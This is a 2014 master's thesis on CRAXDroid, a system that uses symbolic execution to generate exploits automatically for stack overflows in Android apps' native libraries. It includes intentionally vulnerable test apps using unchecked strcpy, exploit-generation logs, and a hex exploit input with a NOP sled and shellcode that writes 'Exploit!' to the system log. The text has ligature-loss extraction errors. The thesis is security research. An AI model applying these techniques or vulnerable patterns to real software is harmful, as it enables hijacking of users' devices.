國 立 交 通 大 學
資訊科學與工程研究所
碩 士 論 文
CRAXDroid: Android 下的自動化攻擊產生系統
CRAXDroid: Crash Analysis for Automatic Exploit
Generation on Android System
研 究 生
: 陳俊諺
指 導 教 授
: 黃世昆 教授
CRAXDroid: Android 下的自動化攻擊產生系統
CRAXDroid: Crash Analysis for Automatic Exploit
Generation on Android System
研 究 生
: 陳俊諺
Student : Chun-yen Chen
指導教授
: 黃世昆
Advisor : Shin-Kun Huang
國 立 交 通 大 學
資 訊 科 學 與 工 程 研 究 所
碩 士 論 文
A esis
Submied to Department of Computer and Engineering College of Computer Science
National Chiao Tung University in Partial Fulfillment of the Requirements
for the Degree of Master
in
Computer Science May 2014
Abstract
“e number of mobile-connected devices will exceed the world’s population by 2014.”, said Cisco[2]. People live on mobile devices nowadays literally, and the situation is still geing worse ever since company starts to embed smart devices into accessories, for example, glasses, watches, etc. Making life beer is wonderful, while losing privacy is bad. e prevalence of modern smart devices, such as smart phones and tablets, are owed to enriched third-party applications, or so-called apps. However, most mobile device users have no idea how their privacy data are potentially exposed by using or just installing apps that are badly designed. ese apps may not be designed with malicious intention, but may contain soware design flaws, or bugs, which could be exploited and further take over control of the device. From the moment on, invaders may pry into victims’ life without its knowing. Besides privacy leakage, invaders may take victims’ as a gateway or even a member of a botnet to further aack other victims. As a result, soware quality becomes a critical issue on mobile devices. CRAXDroid is built as a platform aiming at vulnerability discovering and exploiting of Android apps.
Anowledgements
at is quite a long way to get to this place, and another journey in my life is about to start. First of all, I’d like to thank my family for giving me the best of they could. Second, I’d like to thank each people in the SQLab and NCTUCSCC for companying and helping me with all the professional stuff. ird, it has been quite a difficult time for Taiwan and all over the world. Sunflower movement, serveral airplane crashes, Kaohsiung gas explosion, etc. Here’s a snippet from Heal e World — Michael jackson
Heal the world Make it a beer place
For you and for me and the entire human race ere are people dying
If you care enough for the living Make a beer place for you and for me
Finally, one last thing for myself, a famous quote from Steve Jobs’ commencement address at Stanford 2005
Contents
Anowledgements i
1 Introduction 1
2 Baground and Related Work 2
2.1 Android Ecosystem . . . 2 3 Methods 4 3.1 Main Idea . . . 4 3.2 Exploit Scenario 1 . . . 6 3.3 Exploit Scenario 2 . . . 6 4 Implementation 9 4.1 Android x86 . . . 9 5 Results 12 5.1 Exploiting Android x86 . . . 12
6 Discussion and Conclusions 16
Appendices 18
List of listings
1 Expression of concatenating 1st, 11th, 21st and 31st bytes . . . 5
2 An Example of Simple Branching . . . 7
3 e path constraint generated from Listing 2 . . . 7
4 Crash Input . . . 12
5 Exploit Progress of Scenario 1 . . . 13
6 Generated Exploit Input . . . 14
7 Exploit Progress of Scenario 2 . . . 15
8 symfile.c . . . 19
9 VulnApp.java . . . 20
10 VulnApp.c . . . 21
11 VulnApp2.java . . . 22
List of Figures
2.1 Android System Architecture . . . 2
3.1 Vague relationship between input string and program counter . . . 5
3.2 Clear relationship between input string and program counter . . . 5
3.3 An Exploit Scenario on Android . . . 6
3.4 Another Exploit Scenario on Android . . . 7
4.1 Android x86 Installation ISO Image . . . 9
4.2 x86 stack layout . . . 10
Chapter 1
Introduction
ere are many solutions[6][16][17][18] which try to protect your Android phone from being offended by apps with bad intentions, such as leaking privacy personal data, embed-ding trojans, builembed-ding army of botnets, etc. CRAXDroid is just not one of those solutions.
CRAXDroid does not intend to discover apps that do evil, but to exploit apps that are poorly
designed.
We believe that bugs are secret trails that lead to security flaws and enormous conse-quences. A process that crashes may be caused by illegal memory address accessing, such as stack overflow and heap overflow. By further manipulating the memory content, it is pos-sible to reroute the control flow of the process, and let CPU execute any instruction we want. To be more specific, spawning a shell, sending out arbitrary files, and anything that does not belong to the original purposes of the process.
e above situation is a common practice in x86 desktop and server environments for over a decade. In mobile device environment, most research had been done to detect malicious apps. e largest Android apps market, Google Play, has its own technique, called Google Bouncer[10], to prevent malware from going public. CRAXDroid wants to show that not only malicious apps should people worry about, but those with security flaws should. CRAXDroid uses a special kind of symbolic execution, called single path concolic execution, to collect path information, and implements our own shellcode generating techniques to construct an exploit that could explode a security flaw and take over charge of the app.
e remainder of this thesis is organized as follows: Aer we go through some brief in-troductions of the background in Chapter 2, we understand how CRAXDroid uses symbolic execution to generate exploit for Android apps in Chapter 3. In Chapter 4, we see how
CRAX-Droid and experiments are implemented. In Chapter 5, we proves that CRAXCRAX-Droid does its
work by showing some exploit results. And in the final chapter, we make a conclusion and point out several future work for CRAXDroid.
Chapter 2
Baground and Related Work
2.1 Android Ecosystem
2.1.1 Android

Android is a open souce mobile device operating system led by Google and OHA (Open Handset Alliance). Android is a linux-based operating system with several layers shown in Figure2.1.
2.1.2 Android x86
Android x86 is a project to port AOSP (Android Open Source Project) to x86 platform, and provides the ability to install Android on some x86 devices, such as ASUS Eee PCs.
2.1.3 Android Market
Android market is a general term that desribes a online platform that provides Android apps to install or download. Google Play is the largest and official market.
2.1.4 Android app and Dalvik VM
Android apps are usually wrien in Java. To pack an app, the source code (*.java) is first compile into Java bytecode (*.class). And then, the Java bytecode will be compiled into Dalvik executable bytecode (*.dex) along with native libraries. Finally, the Dalvik executable bytecode will be compressed into zip format (*.apk).
To run an app, Android system will spawn a Dalvik VM to execute the Dalvik executable bytecode. Each app is run by a Dalvik VM with a unique sysetm user to prevent accessing each others data.
Chapter 3
Methods
CRAX[13] has been a success on generating Linux/Windows exploit automatically. CRAX-Droid leverages the power of CRAX to generate exploit for Android, which is a Linux-based
operating system. To exploit Android, we start digging from the very outer skin—apps.
3.1 Main Idea
Apps are mostly wrien in Java and compiled into bytecode. Apps are then run by Dalvik VM (Dalvik Virtual Machine), which translate bytecode into machine specific language. Since the translation takes time and bytecode is easily decompiled into human readable Java code, JNI (Java Native Interface) is introduced in order to improve performance or to conceal busi-ness logic.
To use JNI, app developers first implement the desired program logic in C/C++/Assembly, and compile the source code into a native shared library. Apps then load the shared library through System.loadLibrary() method in order to use it. While JNI extends the power of Android apps, it also increases the chance that the apps suffer from known vulnerabilities, such as stack overflow, heap overflow, etc.
To exploit a program basically means to hijack the control flow of a process via known vulnerabilities. And the hijacking task usually involves PC (program counter), or referred to IP (instruction pointer) on some architectures, forging. e PC register stores a memory address, which contains a instruction to be run by the CPU. If the PC register could somehow be affected by some user controllable input, a hacker might be able to make the CPU execute customized, and usually malicious, instructions. For example, instructions to spawn a shell or instructions to establish connections to remote hosts.
CRAX uses S2E[1], a system analysis platform based on QEMU machine emulator and
KLEE symbolic execution engine, to find out how critical factors, such as PC, are related to

user controllable input. As shown in Figure 3.1, let’s say we have a string with forty ‘A’s as the input string, in which the 1st, 11th, 21st and 31st bytes are concatenated as a four-byte string during the process execution and results in PC overwrien. Normally, a hacker will
then modify the input string into a slightly different one, such as “AAAABBBBCCCC…”, and rerun the program again to see if anything changed to the PC value. e above action will be proceeded over and over again until the hacker can identify the exact four bytes that decide the PC value.
Figure 3.1: Vague relationship between input string and program counter
Figure 3.2: Clear relationship between input string and program counter
CRAX makes this process easy relying on symbolic execution. A hacker first symbolizes
the input string, the input string thereby becomes expressions instead of constant values. For example, reading from the first byte of the string results in the expression “(ReadLSB w8 0x0 v0_symdata_0)” instead of the original value ‘A’. e expression means “Reads 8 bits starting from offset 0 of symbolic value v0_symdata_0”. When PC is found tainted, with the example we just mentioned, instead of “AAAA”, an expression like Listing 1 will be retrieved. e result clearly shows that PC is overwrien by a string concatenated by offset 0x0 (1st), 0xa (11th), 0x14 (21st), and 0x1e (31st) of v0_symdata_0, as shown in Figure 3.2.
Listing 1: Expression of concatenating 1st, 11th, 21st and 31st bytes (Concat w32 (ReadLSB w8 0x1e v0_symdata_0)
(Concat w24 (ReadLSB w8 0x14 v0_symdata_0)
(Concat w16 (ReadLSB w8 0xa v0_symdata_0) (ReadLSB w8 0x0 v0_symdata_0))))
3.2 Exploit Scenario 1
Figure 3.3: An Exploit Scenario on Android

To further generate exploit for a vulnerable shared library of a Android app, a scenario is presented as Figure 3.3 shown. Suppose a app uses a shared library, which reads from local files and then copy the content into local buffers using dangerous functions, for example, strcpy or strncpy. e first step is to feed a file that will trigger the vulnerability. CRAX installs a sensor at the place where the PC register updates value. Once the sensor detects that the value contains symbolic expressions instead of constant value, the exploit generating process starts.
3.3 Exploit Scenario 2

e previous scenario takes place underneath Dalvik VM completely, which makes it al-most no different from exploiting an ordinary linux application. To let CRAXDroid beer live up to its name, another scenario is designed. As shown in Figure 3.4, this scenario is almost identical to the previous one, except the input file is read by the Dalvik VM instead of the shared library. Although a small change, it makes big different.
Symbolic execution lives on symbol propagating and constraints collecting. When execu-tion comes to a condiexecu-tional branch, for example, jz, jnz, jge, etc., and a operand is symbolized, the execution engine will collect the constraint, named “path constraint”. e path constraints that would eventually lead to the “success” in Listing 2 would be resolved to Listing 3. Given a solver the path constraint, it will generate solutions that satisfy the constraint, such as the string “Y<A”.
Figure 3.4: Another Exploit Scenario on Android Listing 2: An Example of Simple Branching
1 if (data[0] != 'Z') { 2 if (data[1] != '>') { 3 if (data[2] != 'B') { 4 print('success'); 5 } 6 } 7 }
Listing 3: e path constraint generated from Listing 2 (And w8 (Eq false
(Eq (w8 0x42)
(ReadLSB w8 0x2 v0_symdata_0))) (And w8 (Eq false
(Eq (w8 0x3E)
(ReadLSB w8 0x1 v0_symdata_0))) (Eq false
Back to the scenario, since we don’t know whether symbol propagating would work prop-erly inside Dalvik VM, the first scenario is designed as a quick proof of concept to prove that there are chances that vulnerabilities would hide under shared libraries and CRAXDroid is capable of exploiting them. e second scenario intends to prove that symbols would be prop-agated through Dalvik VM and contaminate shared libraries without problems. erefore, not only files, more sources would start to become dangerous.
Chapter 4
Implementation
Using QEMU makes S2E capable of performing whole sysetm symbolic execution on all
architectures supported by QEMU. Since CRAX has the knowledge of exploiting linux x86 applications, Android x86 is chosen to be the entrypoint to exploit Android.
4.1 Android x86
Another reason to choose Android x86 is that it provides direct QEMU support. By building Android x86 with “make iso_img”, it returns an installation iso image that can be used to install Android on any storage media, just like any other regular linux distribution does. Figure 4.1 shows the first step of the installation. Normally, it takes around five steps to finish installation. e highlighted option in Figure 4.1 is a quick path that I built for one-step installation.
for app testing. e first one is s2ecmd, which is mainly used to toggle switch of single path concolic execution. e second one is symfile, see Listing 8 on page 19. symfile is used to mark a file content as symbolic source as a input of app testing. Our version of symfile is different from the one provided by s2ecmd, which required the target file to be stored in a ramdisk. Our symfile will first map the target file into a bunch of memory space by using
mmap. us, accessing data from the file will be accessing data from the mapped memory
space.
4.1.1 Scenario 1 - propagate underneath Dalvik VM
Android x86 suffers from the same kind of vulnerabilities just like any other system that runs on the x86 architecture does, stack overflow, heap overflow, format string vulnerability, etc. Any app that leverages the power of native library becomes a potential threat. To prove that CRAXDroid is able to generate exploit automatically on Android x86, a vulnerable app is constructed intentionally as shown in Listing9 and Listing10.

e vulnerable app contains a stack overflow vulnerability caused by improper use of the function strcpy. strcpy is known to cause stack overflow if boundary checking is not done properly. For example, copying content of a buffer with 10 bytes to a buffer with only 5 bytes would overwrite the stack by 5 bytes. Combining with the nature of x86 architecture, which store instruction pointers (EIP) on the stack as shown in Figure 4.2, aackers would be able to forge the EIP value and intrude the running process.
CRAXDroid first maps a local file into memory by using mmap and marks the part of
the memory as symbolic to keep track of the flow of the file content. Aer the vulnerable app is launched, the target file is opened and read by the loaded native library. Since the file is mapped to a chunk of memory, the content would be read from the chunk of memory instead of physical hard drive. Once the process retrieves the saved instruction pointer from the returning stack frame, a pre-deployed sensor set by CRAXDroid would check if the EIP is contaminated by the symbolic input and trigger the progress of exploit generating if the examination goes true.
4.1.2 Scenario 2 - propagate through Dalvik VM
Scenario 2 is implemented slightly different from scenario 1. e source code is listed in Listing11 and Listing12. e input file is opened and read into a buffer in the Dalvik VM and passed to the native library through JNI. By successfully generating exploit, we could prove that it is possible to exploit a app by giving bad input from the app layer.
Chapter 5
Results
5.1 Exploiting Android x86
Listing 4: Crash Input
0000000: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaa 0000010: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaa 0000020: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaa 0000030: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaa 0000040: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaa 0000050: 6161 6161 6161 6161 6161 aaaaaaaaaa
Listing 5 shows the progress of exploit generation. A file, also known as “crash input”, as shown in Listing 4, with 90 (0x5a) bytes of the size is mapped into memory and marked as symbolic as shown on line 8. Starting from line 10, the message indicates that some part of the symbolic data has tainted the EIP register and thus triggers the exploit generating process. e record shows that the EIP register is overwrien by value 0x61616161, which is the hex-adecimal representation of the string “aaaa”, starting from the 27th (0x1b) byte of the overall symbolic data. e process then searches through all memory space to collect memory chunks that are tainted by the symbolic input. We name these chunks of memory as symbolic array. In this example, three symbolic arrays all with size 90 bytes have been found. e process then tries to inject three pieces of data into a symbolic array, a piece of pre-generated shellcode, a NOP sled, and the address pointed to somewhere in-between the NOP sled. e process would start to generate exploit with the largest array, and move on to the next one if the current one does not satisfy all the constraints.
Listing 5: Exploit Progress of Scenario 1
1 ShellCode size: 47
2 [State 0] Message from guest (0x8048a08): Target: partial
3 [State 0] Message from guest (0x8048a39): file open successfully 4 [State 0] Message from guest (0x8048a50): Start mmaping
5 [State 0] Message from guest (0x8048a71): mmap successfully 6 [State 0] Message from guest (0x8048a83): Done mmaping
7 [State 0] Message from guest (0x8048a90): Start making symbolic
8 [State 0] Inserting symbolic data at 0xb786d000 of size 0x5a with name 'symfile' 9 [State 0] Message from guest (0x8048aae): Done making symbolic
10 [State 0] EIP is tainted by 0x61616161, original value is (ZExt w64 (ReadLSB w32 0x1b v0_symfile_0)) 11 [State 0] 180 constraints in the state
12 [State 0] Found Symbolic Array at 0x80e9075, width 90 13 [State 0] Found Symbolic Array at 0x82d8638, width 90 14 [State 0] Found Symbolic Array at 0xbfd9ff61, width 90 15 [State 0] Generating exploit on symbolic array 0x80e9075 16 [State 0] ShellCode starts at 0x80e90a0, width 47
17 [State 0] NOP sled starts at 0x80e9094, width 12 18 [State 0] Set EIP between 0x80e9094 and 0x80e90a0 19 [State 0] Pruned 0 out of 180 constraints
20 [State 0] Write exploit to file exploit-80e9075.bin 21 [State 0] Generating exploit on symbolic array 0x82d8638 22 [State 0] ShellCode starts at 0x82d8663, width 47
23 [State 0] NOP sled starts at 0x82d8657, width 12 24 [State 0] Set EIP between 0x82d8657 and 0x82d8663 25 [State 0] Pruned 0 out of 180 constraints
26 [State 0] Write exploit to file exploit-82d8638.bin 27 [State 0] Generating exploit on symbolic array 0xbfd9ff61 28 [State 0] ShellCode starts at 0xbfd9ff8c, width 47
29 [State 0] NOP sled starts at 0xbfd9ff80, width 12 30 [State 0] Set EIP between 0xbfd9ff80 and 0xbfd9ff8c 31 [State 0] Pruned 0 out of 180 constraints
32 [State 0] Write exploit to file exploit-bfd9ff61.bin 33 [State 0] Ended exploit generating
An example of generated exploits is shown as Listing 6 in hexadecimal format. e exploit input first starts with several ‘0x01’ bytes. ese ‘0x01’ are chosen by the solver, since there is no constraint related to these bytes. Followed by are four bytes that will overwrien the EIP register, “0x080e9075” in lile-endian order. e last part is the shellcode that will write the string “Exploit!” into Android logging service. e shellcode could be considered the same as the following C code snippet
Listing 6: Generated Exploit Input 0000000: 0101 0101 0101 0101 0101 0101 0101 0101 ... 0000010: 0101 0101 0101 0101 0101 0194 900e 0890 ... 0000020: 9090 9090 9090 9090 9090 9031 c050 682f ...1.Ph/ 0000030: 6c6f 6768 6269 6e2f 6874 656d 2f68 2f73 loghbin/htem/h/s 0000040: 7973 89e3 5068 6f69 7421 6845 7870 6c89 ys..Phoit!hExpl. 0000050: e150 5153 89e1 b00b cd80 .PQS...
Figure 5.1: Android x86 Exploit Verification
Finally, the generated exploit file is fed back to the vulnerable app to verify that it is a usable exploit. As shown in Figure 5.1, the vulnerable app is fired up and loads the native library correctly. e process is then hijacked by our exploit. e ActivityManger figures out that the process is dead, so it logs down the incident. And the following message— “Exploit!”, indicates that the exploit succeeds.
Listing 7: Exploit Progress of Scenario 2
1 ShellCode size: 47
2 [State 0] Message from guest (0x8048a08): Target: partial
3 [State 0] Message from guest (0x8048a39): file open successfully 4 [State 0] Message from guest (0x8048a50): Start mmaping
5 [State 0] Message from guest (0x8048a71): mmap successfully 6 [State 0] Message from guest (0x8048a83): Done mmaping
7 [State 0] Message from guest (0x8048a90): Start making symbolic
8 [State 0] Inserting symbolic data at 0xb78dd000 of size 0x5a with name 'symfile' 9 [State 0] Message from guest (0x8048aae): Done making symbolic
10 [State 0] EIP is tainted by 0x61616161, original value is (ZExt w64 (ReadLSB w32 0x1b v0_symfile_0)) 11 [State 0] 450 constraints in the state
12 [State 0] Found Symbolic Array at 0x80e9075, width 90 13 [State 0] Found Symbolic Array at 0x82d8040, width 90 14 [State 0] Found Symbolic Array at 0xb5d1040c, width 90 15 [State 0] Found Symbolic Array at 0xb5d124dc, width 1 16 [State 0] Found Symbolic Array at 0xb5d124de, width 1 17 [State 0] Found Symbolic Array at 0xb5d124e0, width 1
18 ...
19 [State 0] Found Symbolic Array at 0xb5d165ea, width 1 20 [State 0] Found Symbolic Array at 0xb5d165ec, width 1 21 [State 0] Found Symbolic Array at 0xb5d165ee, width 1 22 [State 0] Found Symbolic Array at 0xbfd9fe50, width 4 23 [State 0] Found Symbolic Array at 0xbfd9ff24, width 1 24 [State 0] Found Symbolic Array at 0xbfd9fff1, width 90 25 [State 0] Generating exploit on symbolic array 0x80e9075
26 [State 0] Could not generate exploit on symbolic array 0x80e9075 27 [State 0] Generating exploit on symbolic array 0x82d8040
28 [State 0] Could not generate exploit on symbolic array 0x82d8040 29 [State 0] Generating exploit on symbolic array 0xb5d1040c
30 [State 0] Could not generate exploit on symbolic array 0xb5d1040c 31 [State 0] Generating exploit on symbolic array 0xbfd9fff1
32 [State 0] Could not generate exploit on symbolic array 0xbfd9fff1 33 [State 0] Ended exploit generating
Chapter 6
Discussion and Conclusions
CRAXDroid aims at exploiting vulnerabilities inside Android apps. To be specific,
pro-gramming logic that works fine under normal condition, but fails when unexpected input are fed with. Android x86 is taken as the first Guinea pig to show that CRAXDroid does its works. However, most devices running Android are built on ARM architecture, and exploit-ing soware on ARM architecture is quite different from exploitexploit-ing soware on x86 architec-ture, since the two are designed differently. Raspberry Pi is taken to examine stack overflow vulnerabilities and to study ARM calling convention. Taking advantage from QEMU makes cross-platform testing easy. Two linux distributions that support ARM are taken to improve
CRAXDroid. One is Debian ARM, which is emulated by ARM926 (ARMv5) CPU, and the other
one is Raspbian, which is emulated by ARM1176 (ARMv6) CPU. ree programs are tested against the two distributions, and two programs are successfully generated exploit on Rasp-bian, while only one is generated on Debian ARM.
While CRAXDroid development is still in its early stage, there are several features to be implemented next
• Emulating Android ARM with pure QEMU
Although AOSP Android provides a emulator based on QEMU to emulate Android, the emulator is highly customized, and might not fit for S2E to use. To make Android ARM
runs on pure QEMU, a customized kernel is needed, and the installer from Android x86 could be brought in to help.
• Real Exploit For ARM
Currently, we use the same exploit generate technique to generate exploit for both x86 and ARM architecture. However, the generated exploit would not work on ARM, since ARM is born with non-executable stack. More exploit techniques, such as ROP (Return Oriented Programming), need to be brought in to generate feasible exploit for both ARM and x86.
ere are many ARM architectures, from ARMv1 to ARMv8. It is uncleared if
CRAX-Droid works on all of them. Modern smart phones are equipped with Cortex family
Listing 8: symfile.c #include <stdio.h> #include <stdlib.h> #include <sys/mman.h> #include <sys/stat.h> #include <fcntl.h> #include <errno.h> #include <string.h> #include "s2e.h"
int main(int argc, char** argv) {
char* filenamestr;
unsigned int symbolic_start = 0;
unsigned int symbolic_offset = 0;
if (argc == 2) {
s2e_message("Target: the whole file"); filenamestr = argv[1];
}
else if (argc == 4) {
s2e_message("Target: partial"); filenamestr = argv[1];
symbolic_start = atoi(argv[2]); symbolic_offset = atoi(argv[3]); }
else {
s2e_warning("Wrong arguments"); exit(1);
}
int file = open(filenamestr, 2, 0600);
if (file < 0) {
s2e_warning("file open failed"); exit(1);
}
struct stat buffer;
int status = fstat(file, &buffer);
if (argc == 2) {
symbolic_start = 0;
symbolic_offset = buffer.st_size; }
char* addr = mmap(0, buffer.st_size, PROT_READ|PROT_WRITE, MAP_SHARED, file, 0);
char* content = (char*)malloc(buffer.st_size); memcpy(content, addr, buffer.st_size);
if (addr == (char*)MAP_FAILED) { s2e_warning("mmap failed"); s2e_warning(strerror(errno)); exit(1);
Listing 9: VulnApp.java
package sqlab.craxdroid.vulnapp;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
public class VulnApp extends Activity
{
@Override
public void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setContentView(R.layout.main);
main();
finish(); }
static {
System.loadLibrary("VulnApp"); }
public static native int main(); }
Listing 10: VulnApp.c #include <jni.h> #include <stdio.h> #include <string.h> #include <android/log.h> #include <sys/types.h> #include <sys/stat.h> #include <fcntl.h>
void foo(char *input) {
char buf[15]; strcpy(buf, input); printf("%s", buf);
return; }
JNIEXPORT jint JNICALL Java_sqlab_craxdroid_vulnapp_VulnApp_main
(JNIEnv *env, jclass class) {
int file;
struct stat buffer;
int status;
char* buf;
file = open("/data/local/tmp/input", O_RDONLY); status = fstat(file, &buffer);
__android_log_print(ANDROID_LOG_VERBOSE, "VulnApp",
"File size: %d\n", buffer.st_size); buf = (char*) malloc(buffer.st_size);
if (buf != NULL) {
int n = 0;
if ((n = read(file, buf, buffer.st_size)) > 0) {
__android_log_print(ANDROID_LOG_VERBOSE, "VulnApp", "Read size: %d\n", n); foo(buf); } free(buf); } close(file); return 0; }
Listing 11: VulnApp2.java
package sqlab.craxdroid.vulnapp2;
import android.app.Activity; import android.os.Bundle; import android.view.View; import java.io.File; import java.io.FileReader; import java.io.BufferedReader; import java.io.IOException;
public class VulnApp extends Activity
{
@Override
public void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
setContentView(R.layout.main);
File file = new File("/data/local/tmp","input");
String line = "";
try {
BufferedReader br = new BufferedReader(new FileReader(file));
line = br.readLine(); } catch (IOException e) { } main(line); finish(); } static {
System.loadLibrary("VulnApp2"); }
public static native int main(String content); }
Listing 12: VulnApp2.c #include <jni.h> #include <stdio.h> #include <string.h> #include <android/log.h> #include <sys/types.h> #include <sys/stat.h> #include <fcntl.h>
void foo(char *input) {
char buf[15]; strcpy(buf, input); printf("%s", buf);
return; }
JNIEXPORT jint JNICALL Java_sqlab_craxdroid_vulnapp2_VulnApp_main
(JNIEnv *env, jclass class, jstring content) {
char* buf = (*env)->GetStringUTFChars(env, content, NULL); foo(buf);
return 0; }
References
[1] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. “S2E: A platform for in-vivo multi-path analysis of soware systems”. In: ACM SIGARCH Computer Architecture
News 39.1 (2011), pp. 265–278.
[2] Cisco. Cisco Visual Networking Index: Global Mobile Data Traffic Forecast Update, 2013–
2018. Feb. 2014. : http://www.cisco.com/c/en/us/solutions/collateral/
service-provider/visual-networking-index-vni/white_paper_c11-520862. html.
[3] Lucas Davi et al. “Privilege escalation aacks on android”. In: Information Security (2011), pp. 346–360.
[4] Lucas Davi et al. “Return-oriented programming without returns on ARM”. In: System
Security Lab-Ruhr University Bochum, Tech. Rep (2010).
[5] William Enck, Machigar Ongtang, and Patrick Drew McDaniel. “Understanding Android Security.” In: IEEE Security & Privacy 7.1 (2009), pp. 50–57.
[6] William Enck et al. “TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones.” In: OSDI. Vol. 10. 2010, pp. 1–6.
[7] Rafael Fedler, Marcel Kulicke, and Julian Schüe. “Native code execution control for aack mitigation on android”. In: Proceedings of the ird ACM workshop on Security
and privacy in smartphones & mobile devices. ACM. 2013, pp. 15–20.
[8] Adrienne Porter Felt et al. “Android permissions demystified”. In: Proceedings of the 18th
ACM conference on Computer and communications security. ACM. 2011, pp. 627–638.
[9] Christian Fritz et al. “Highly precise taint analysis for android applications”. In: EC
SPRIDE, TU Darmstadt, Tech. Rep (2013).
[10] Google. Android and Security. Feb. 2012. : http://googlemobile.blogspot.tw/ 2012/02/android-and-security.html.
[11] Tsung-Hsuan Ho et al. “PREC: practical root exploit containment for android devices”. In: Proceedings of the 4th ACM conference on Data and application security and privacy. ACM. 2014, pp. 187–198.
[12] Sebastian Höbarth and Rene Mayrhofer. “A framework for on-device privilege escala-tion exploit execuescala-tion on Android”. In: Proceedings of IWSSI/SPMU (2011).
[13] Shih-Kun Huang et al. “CRAX: Soware Crash Analysis for Automatic Exploit Gener-ation by Modeling Aacks as Symbolic ContinuGener-ations”. In: Soware Security and
Relia-bility (SERE), 2012 IEEE Sixth International Conference on. IEEE. 2012, pp. 78–87.
[14] Shih-Kun Huang et al. “CRAXweb: Automatic Web Application Testing and Aack Gen-eration”. In: Soware Security and Reliability (SERE), 2013 IEEE 7th International
Confer-ence on. IEEE. 2013, pp. 208–217.
[15] Tim Kornau. “Return oriented programming for the ARM architecture”. In: Master’s
thesis, Ruhr-Universitat Bochum (2010).
[16] LK Yan and H Yin. “DroidScope: Seamlessly Reconstructing the OS and Dalvik”. In:
Proceedings of USENIX Security Symposium. USENIX Association. 2012.
